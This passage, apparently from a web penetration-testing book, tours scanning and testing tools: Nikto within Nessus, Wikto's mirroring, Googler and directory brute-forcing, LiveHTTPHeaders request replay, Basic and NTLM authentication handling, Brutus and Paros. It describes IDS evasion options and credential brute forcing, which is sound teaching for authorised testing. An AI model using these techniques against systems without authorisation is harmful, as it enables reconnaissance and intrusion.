
By selecting the **Preferences** tab, we can configure options for Web mirroring and measure some HTTP encoding techniques to attempt IDS evasion (see Figure 4.28).

Figure 4.28 Nikto within Nessus



We then add our target and click on the **Start the scan** button. Nessus gives us a real-time update on the scan's progress and returns the following results on our target (see Figure 4.29).

Figure 4.29 Limited Results Returned




Although Nessus found some issues on port 80, it does not appear that Nikto was run at all. This is a commonly asked question on the Nessus mailing list, and it happens because Nikto was not in the path when the daemon started up. Therefore, we kill the daemon and include the full path to the Nikto tool before starting *nessuisd* again (see Figure 4.30).

Figure 4.30 Adding Nikto to Your PATH

```
root@intercrastic:~ # set |grep PATH
PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/bin/X11:/usr/local/sbin:/usr/local/b
in
root@intercrastic:~ # export PATH=$PATH:/usr/local/nikto/
root@intercrastic:~ #nessusd –D
```

With the same settings, we now receive the following results from our scan (see Figure 4.31).

Figure 4.31 Nikto Results within Nessus




Nessus uses the "no404.nasl" test to limit false positives from servers that respond in nonstandard ways to bad requests. "no404.nasl" runs before any other CGI type checks, and checks server responses to requests for nonexistent files against a list of stored responses. If the response matches any of the stored responses, it stores the response in the knowledge base. When subsequent plug-ins request a CGI, it compares the response to the stored response in the knowledge base. This works reasonably well, but it breaks horribly when the server returns different responses for different requests (e.g., different file handlers or different directory permissions).

SensePost released Wikto in 2004, and attempts to fill the gaps in the CGI scanning space. To steal a quote from the Mutt mailer, "All scanners suck, ours just sucks less!" Wikto runs on the .NET framework and is written in C#, but it is released under full General Public License (GPL). A quick walk through Wikto's interface is in order.

Wikto integrates a few different tools; therefore, the **SystemConfig** tab is important to ensure that file locations/dependencies are resolved (see Figure 4.32).

Figure 4.32 Wikto System Config



Proxy settings allow you to use Wikto through a proxy server, which enables Wikto to overcome network limitations and use tools such as APS. Wikto uses Google for its "Googler" and "GoogleHacks" tests, which means that a Google API key is required. In early 2007, Google stopped issuing API keys to the general public. This means that all tools are based on its previously preferred method of searching. To work around this SensePost released AURA (www.sensepost.com/research/aura), which will listen on your local machine and mimic the Google API by doing screen scraping on your behalf. Simply run Aura by double-clicking it, and add api.google.com 127.0.0.1 to your machine's host file to cause requests to api.google.com to be directed to Aura instead.


The timing controls set the number of times Wikto will try to access a particular resource, and the timeout in milliseconds for each attempt.

Wikto uses WinHTTrack (www.httrack.com) to perform Web mirrors. This text field sets the location of the executable; click on **Locate HTTrack** to find it manually. The cache directory is used as a temporary storage space of Web mirrors; set this to any directory where there's enough space. The timeout here is used during the mirroring process. In most cases, you don't want to mirror the entire site. After the selected number of seconds, the mirroring process stops. On slow links, you should increase this value. The test depth sets how many link levels the mirroring process must follow. The mirroring process obviously stays on the site itself, and ignores links to other sites.

Wikto also uses Saumil Shah's httprint tool to fingerprint the Web server, and the HTTPrint config modules need the path to the executable and signature database.

The database location paths are on the disk for their respective databases, and they house the URLs from which these databases may be updated on the Internet. Clicking on the respective **Update** button causes the scanner to inform the user of the current database timestamp before initiating a download of a fresh copy from the Internet (see Figure 4.33).

Figure 4.33 Updating a Database



A successful update will return the following pop up (see Figure 4.34).


Figure 4.34 A Successful Update

The HTTP Header textbox allows you to specify additional or custom headers for this assessment. These would include a specific host header for a virtually hosted site, or the relevant authentication if basic authentication was being used. Nikto automatically calculates dynamic fields such as Content-Length; therefore, you can remove them from this header location. You can then save these settings to a file using the **Save** button.

With the correct configuration in place, we'll move on to the **Mirror and Fingerprint** tab, which requires a target Web site and some time to do its work. This tab runs HTTrack and HTTPrint as configured in the **SystemConfig** tab. We use this tab to gain a quick understanding of the site's architecture and available viewable directory structure.

The **Googler** tab attempts to achieve similar results as the mirroring tool, but does so without ever sending a request to the target Web server. Instead, the tool uses its Google API key to query Google for information on the site. It then extracts directories and interesting files that Google has information about on the target site. This will often discover cached copies of files that have long since been removed, or may reveal directories that were once indexable but are currently not discoverable through cursory examination (see Figure 4.35).


Figure 4.35 Wikto Googler against CNN.com



The **BackEnd** tab on Wikto attempts to discover backend files and directories by brute forcing them. Wikto does this recursively, so having discovered three directories on a target it will then scan those three directories for all of the filenames and file types in its database. Here, too, Wikto does not return error codes; instead, it submits a known incorrect request prior to submitting any request of its own. It then uses the delta between the responses to determine whether the directory or filename is there.

You can edit all of the textboxes in this tab directly, or you can populate them with text files by using their respective Load XX buttons. During a scan, an analyst can skip a certain directory being tested by using the **Skip Directory** tab. By using its AI (basing its results on page deltas vs. just relying on error codes), Wikto can obtain reasonable results despite a server's attempt to confuse matters by returning "Friendly error messages" (see Figure 4.36).

Figure 4.36 Wikto BackEnd Miner



The fact that the /admin directory has been colored blue in Figure 4.36 indicates that it has been found to be indexable.

Assessment Tools


Automatic testing of Web applications has been the claim of a few vendors, but most products fall horribly short. The majority of the quality tools in the analyst's arsenal do not attempt (or claim) to be able to break into Web applications on their own. Instead, these tools assist the analyst by automating the mundane and making the annoying merely awkward.

When browsing a Web application, one of the simplest testing requirements is merely the ability to examine the last request submitted. You can then extend this to grant the ability to edit that request and make a new submission. The LiveHTTPHeaders plug-in for Mozilla-based browsers (http://livehttpheaders.mozdev.org/) offer you this ability in the comfort of your browser. Like all Mozilla plug-ins, you install this by clicking on the **Install** link on the project's site (see Figure 4.37).

Figure 4.37 LiveHTTPHeaders


You then turn on this feature by clicking **Tools | Live HTTP Headers** from the menu bar, which spawns a new window (or a new tab, depending on the configuration settings). A simple search for SensePost on www.google.com then populates data in the new window (see Figure 4.38).

Figure 4.38 LiveHTTPHeaders Recording a Query to Google



The **Replay** button then allows you to edit the request for replay (see Figure 4.39).

Figure 4.39 Replaying Our Request to Google



(see Figure 4.40).


Figure 4.40 Pages Returned to the Browser

Authentication

Most interesting applications do some type of authentication. This ranges from simple basic authentication to forms-based to NTLM authentication. All of these present different opportunities and roadblocks to testing.

Basic authentication adds a Base64-encoded username:password pair to every outgoing request should the server request it (see Figure 4.41).

Figure 4.41 Basic Authentication Prompt



Once credentials are entered, the ensuing request looks like the following on the wire:

```
GET / HTTP/1.0

Authorization: Basic c2Vuc2U6cG9zdA==
```

(where *c2Vuc2U6cG9zdA==* is simply *sense:post* Base64-encoded).

This simple scheme means that basic authentication is dangerous when used without SSL for transport layer security. It also means that one can trivially write a brute force tool in a few lines of Perl, Python, and so on.


Brutus from www.hoobie.net is an old open source Win32-based brute force tool that includes support for attacking basic authentication.

Nikto allows you to add basic authentication credentials to your command line to facilitate testing servers or directories that require basic authentication with the *–id* flag.

NTLM authentication is a bit more complex than simple Base64 encoding and a modified HTTP GET request. Very few Web application scanning tools can effectively deal with NTLM authentication. A simple solution, therefore, is to use an inline NTLM-aware proxy. This way, the proxy server would handle all NTLM challenge response issues while the attacker was able to go about his business.

You can find an example of such a proxy at www.geocities.com/rozmanov/ntlm/index.html. Written in Python by Dmitry Rozmanov, Authorization Proxy Server (APS) allows clients that are incapable of dealing with NTLM authentication the opportunity to browse sites that require it (with credentials entered at the server). The tool was originally written to allow wget (a noninteractive, command-line tool that facilitates downloads over HTTP, HTTPS, and File Transfer Protocol [FTP]) to operate through MS-Proxy servers that required NTLM authentication. Tools such as SSLProxy and stunnel allow us to achieve the same effect for SSL (see Figure 4.42).

Figure 4.42 APS in Use



The Paros tool is a Java-based Web proxy that is released under the Clarified Artistic License by the people at www.parosproxy.org. You can configure the tool using the **Tools | Options** submenu on the title bar (see Figure 4.43).

Figure 4.43 Paros Options

The **Proxy** options allow Paros to use upstream proxy servers including servers that may require authentication. The local proxy setting (which defaults to localhost:8080) sets the port that Paros listen on by default. This is the value you need to put into your browser as a proxy server setting (see Figure 4.44).

Figure 4.44 Paros Making Use of Credentials

